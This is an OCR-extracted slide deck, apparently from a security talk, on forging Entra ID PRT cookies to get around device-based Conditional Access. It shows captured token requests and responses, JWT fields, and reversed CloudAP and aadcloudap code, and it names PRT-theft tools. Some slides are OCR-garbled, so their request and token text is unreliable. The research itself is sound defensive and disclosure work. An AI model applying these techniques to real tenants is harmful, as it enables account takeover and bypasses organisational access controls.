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Bypassing Entra ID Conditional Access Like APT

A Deep Dive Into Device Authentication Mechanisms for Building Your Own PRT Cookie

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Agenda


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Introduction



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




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Microsoft Entra ID





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More details



Conditional Access in Microsoft Entra ID



"brings signals together, to make decisions, and enforce organizational policies."



Requires Corporate Device for Access



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Device based Conditional Access Policy

- Require Microsoft Entra hybrid joined device
- Marked as compliant



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How Can We Bypass You can't get there from here Device Based

Conditional Adeiros, Acces from Policy?

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
 Bypass device-based Condtional Access policy and gain access as any user with their credentials



Microsoft Entra ID Device Authentication Mechanism




Device Registration #1 Device key and Transport key are generated





Device Registration


#2 dkpub and tkpub are sent to Microsoft Entra ID





Authentication Flow (Browser SSO)

#1 Send logon request signed by Device key (dkpriv)



"win11pc01" Device key

Authentication Flow (Browser SSO) #1 Send logon request signed by Device key (dkpriv)

POST /common/oauth2/token HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; ja-JP) WindowsPowerShell/5.1.22621.2506
Content-Type: application/x-www-form-urlencoded
Host: login.microsoftonline.com
Content-Length: 2802
Connection: close

request=
eyJhbGci0iJSUzI1NiIsICJ0eXAi0iJKV1QiLCAieDVjIjoiTUIJRDhqQONBdHFnQXdJQkFnSVFvVW5WSEwxcTFMTkdaNHk
5b0RmK056QU5CZ2txaGtpRzI3MEJBUXNGQURCNE1YWXdFUVILQ1pJbWlaUHIMR1FCR1JZRGJtVjBNQIVHQ2dtU0pvbVQ4aX
hrQVJrV01zZHBibVJ2ZDNNd0hRWURWUVFERXhaTIV5MVBjbWRoYm1sNIIYUnBiMjROUVd0alpYTnpNQ3NHQTFVRUN4TWtPR
EprWW1GaIIUUXRNMIU0TVMwME5tTmhMVGxqTnpNdE1EazFNR014WIdGaIIUazNNQjRYRFRJME1ESXd0ekI6TIRBMU9Wb1hE

header

payload

signature

UJKJRUSNCEm5-4UBJUKjsAL9Vimpvoozinsemnwgdo7ieotozugggakiwkowxzipgagwA&grant_type=

urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer


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"alg": "RS256",
"typ": "JWT",
"x5c": "MIID8jCCAtqgAwIBAgIQoUnVHL1q1LNGZ4y9o(snip) jF4GuXRTMgN2G1j7L",
"kdf_ver": 2

"username": "employee01@_____.com",
"request_nonce": "AwABAAEAAAACAOz_BQ(snip)VdQ-D2D8YPwI0gAA",
"client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
"scope": "openid aza ugs",
"win_ver": "10.0.19041.3996",
"grant_type": "password",
"password": "*********!"
```

JSON Web Signature by Deice key (dkpriv)



Authentication Flow (Browser SSO) #2 Receive PRT (Primary Refresh Token) and session key



(encrypted)

session key




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```
HTTP/1.1 200 0K
Cache-Control: no-store, no-cache
Pragma: no-cache
                                                                                                           Can be used for Single
Content-Type: application/ison: charset=utf-8
(snipped)
                                                                                                                         Sign On
  "token_type":"Bearer",
  "expires_in":"1209599",
  "ext_expires_in":"0",
"expires_on":"1710399316",
  "refresh token":
  "O. ATOA7mRQZG6b200dRv6Bp1
                                                                        PRT
  CIIGAjtNdOHD9f-pmuY8xJRCKPNg7WcqcU_Z8pKh4F271vpmLdXCW4t-konFTh00uQpNcapToKW-xajMQ4Qu6I1UHbT",
  'id_token":
                                                                                                       Can be decrypted by Transport
  eyJoeXAiOiJKV1QiLCJhbGciOiJub25IInO.eyJhdWQiOiIyOWQ5ZWQ5OC1hNDY5LTQ1MzYtYWRIMi1mOTgxYmMxZD<u>YwNWULLCJpc3</u>
                                                                                                             key and used for signing
  hbWUiOiJIbXBsb3IIZTAxQG5hbWIiLWRIc2VydC5jb20iLCJ1cG4iOiJIbXBsb3IIZTAxQG5hbWIiLWRIc2Vy/C5jb20iLCJ2ZXIiOiIxLjAifQ.
  "session_key_jwe":
  "eyJIbmMiOiJBMjU2RONNIiwiYWxnIjoiUINBLU9BRVAifQ.<u>A∩A</u>
                                                                                                     <u>ISp</u>tyPpVvxw31LmXkXjApbIZidDeUK-6XmSuOrApgE22RWtnT
                                                                                                        HhCH4WfcbzGkPasEodACA7f7DEELoQ1wk5OuIMtnVwc4KE
  RammZbNH3fDPD1NL2i1PdsoIuvWL2EpEHJwcc1g5ibcA2hrgl
                                                        Session key (encrypted)
  MNcxodL4TIpzerrP6KdxuY5StV46MhtU-fmDvIGKt2ahhMbv
                                                                                                        9NMAMAAIAAsABARAAAAABQALACDkSgxTwSWBuJ1Ci8HfHS
  device_tenant_id":"645064ee-9b6e-43db-9d46-fe81a65cfdea'
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Authentication Flow (Browser SSO)

#3 Send PRT Cookie signed by session key






Authentication Flow (Browser SSO) #3 Send PRT Cookie signed by session key

 $GET / common/oauth2/v2. \ 0/authorize? client_id=4765445b-32c6-49b0-83e6-1d93765276 ca\&redirect_uri=https\%3a\%2f\%2fwww. \ office. \ com\%2flandingv2\&redirect_uri=https\%3a\%2f\%2fwww. \ office. \ com\%2flandingv2\&redirect_uri=https\%3a\%2fwxww. \ office. \ com\%2flandingv2\&redirect_uri=https\%3a\%2fwxww.$ response_type=code+id_token&scope=openid+profile+https%3a%2f%2fwww.office.com%2fv2%2f0fficeHome.All&response_mode=form_post&nonce=638448025768012973.NjZiNmRiMjAtMGFi0C00YzIILWE3NTEtMzk1ZWE5NjhiNzdjZWFiZjY2ZTctN2EzNS00NTJ client-request-id=8b041a46-d747-4d6a-8f12-8bb35036d22a&state= JWT payload (decoded) HLROAIBz-GHxqq9fj7beRK-eWTvznrzncSBR01AZH3q6m_NoCkj2ls4lIhii6YejyY66kcU4mN2UJ0E_NX7K4_ vSI8LRW6-Pb5a46mYTcP2C8fqhh0LU5LvFRgV3NgtHvsmaF6eNjApn9aUmzYuUKtF1ketvn1FUu7TjM2wPGzAai NQdw&x-client-SKU=ID_NET6_0&x-client-ver=7.2.0.0&sso_nonce= "refresh_token": AwABAAEAAAACAOz_BQDO_xOQSvBvXOy1dwKAPOICnNzEv7P1snZtDgK7fHe9GQR83c2MwQ7W9qVguHeaRiWT-a: O. ATOA7mRQZG6b200dRv6Bplz96oc7gibtoRdIcpV6MWmI2TuMGtNm0LCx1oiz 8b041a46-d747-4d6a-8f12-8bb35036d22a HTTP/1.1 PRT Host: login.microsoftonline.com (snipped) "is_primary": "true", "win_ver": "10.0.22621.3085", X-Ms-Refreshtokencredential: eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoiTkEzWXdId1hqaTBkdkZMR1JQaId3MVR2ZOIjSV "windows_api_version": "2.0.1", "x_client_platform": "windows", request nonce": "AwABAAEAAAACAOz BQDO xOQSv(snip)Y-9T38gAA"

PRT Cookie







Device Authentication Mechanism

- Device key and Transport key are generated and registered
- Microsoft Entra ID identifies device in tenant by signatures of Device key and session key
- Session key can be used when decrypted by Transport key
 - By signing a specific user's logon request and PRT with the keys, we can access to resources as a registered device



Prior Research

- Device key, Transport key and session key are securely stored in TPM (Trusted Platform Module) if available
 - Exporting a derived key of session key for creating PRT Cookie is discovered by Benjamin Delpy and Dirk-jan Mollema (Patched as CVE-2021-33781)



Research Idea

If we understand how the TPM stored keys are handled, we can still abuse them for faking device?






Device Authentication Internals and Abuse



How Google Chrome Handles Browser SSO



Abuse for PRT Cookie Theft

- BrowserCore approach
- (ROADtoken by Dirk-jan Mollema)
- DLL approach

(RequestAADRefreshToken by Lee Christensen)



Reversing GetCookieInfoForUri

```
push
        rbx
        rsp, 40h
sub
       rax, [rsp+48h+arg 38]
mov
       r10, r9
mov
        r9d, [rsp+48h+SubmitBufferLength]; SubmitBufferLength
       r11d, r8d
mov
        [rsp+48h+ProtocolStatus], rax ; ProtocolStatus
mov
                       ; LsaHandle
        rcx, rdx
mov
        rax, [rsp+48h+arg 30]
mov
        r8, r10
                       ; ProtocolSubmitBuffer
mov
        [rsp+48h+ReturnBufferLength], rax; ReturnBufferLength
mov
        edx, r11d
                        ; AuthenticationPackage
mov
        rax, [rsp+48h+arg 28]
mov
        [rsp+48h+ProtocolReturnBuffer], rax ; ProtocolReturnBuffer
mov
call
        cs: imp LsaCallAuthenticationPackage
        dword ptr | rax+rax+00h |
nop
        rsp, 40h
add
        rbx
pop
retn
```

Data is sent to an authentication package in Isass.exe for PRT Cookie retrieval



Reversing GetCookieInfoForUri



JSON Data is passed to CloudAP and aadcloudap

CloudAP (Cloud Authentication Provider)

Modern authentication provider for Windows sign in

aadcloudap (Microsoft Entra CloudAP Plugin)

Verifies user credentials with Microsoft Entra ID




functions in aadcloudap are invoked aadcloudap!GenericCallPackageHelper::GenericCallPackage


```
switch ( callnum )
  case 1u:
   status = GenericCallPackageHelper::SignPayload(a1, a2, payload a4, TokenHandle, account info a6, a10);
   v25 = status;
   if ( status >= 0 )
     goto LABEL 49;
   v23 = 36;
   v21 = (struct CSecureString *)_DBG_BASENAME("onecoreuap\\ds\\ext\\aad\\aadcloudap\\genericcallpackagehelper.cpp")
   LODWORD(v20) = status;
   goto LABEL 3;
  case 2u:
   status = GenericCallPackageHelper::CreateSSOCookie(a1, a2, payload_a4, TokenHandle, account_info_a6, a9, a10);
   v25 = status;
   if ( status >= 0 )
     goto LABEL 49;
   v17 = DBG BASENAME("onecoreuap\\ds\\ext\\aad\\aadcloudap\\genericcallpackagehelper.cpp");
   LODWORD(v22) = 40;
   goto LABEL 11;
  case 3u:
   status = GenericCallPackageHelper::GetPrtAuthority(a1, a2, account info a6, a9, a10);
   v25 = status;
   if ( status >= 0 )
```




What's happening when browser SSO



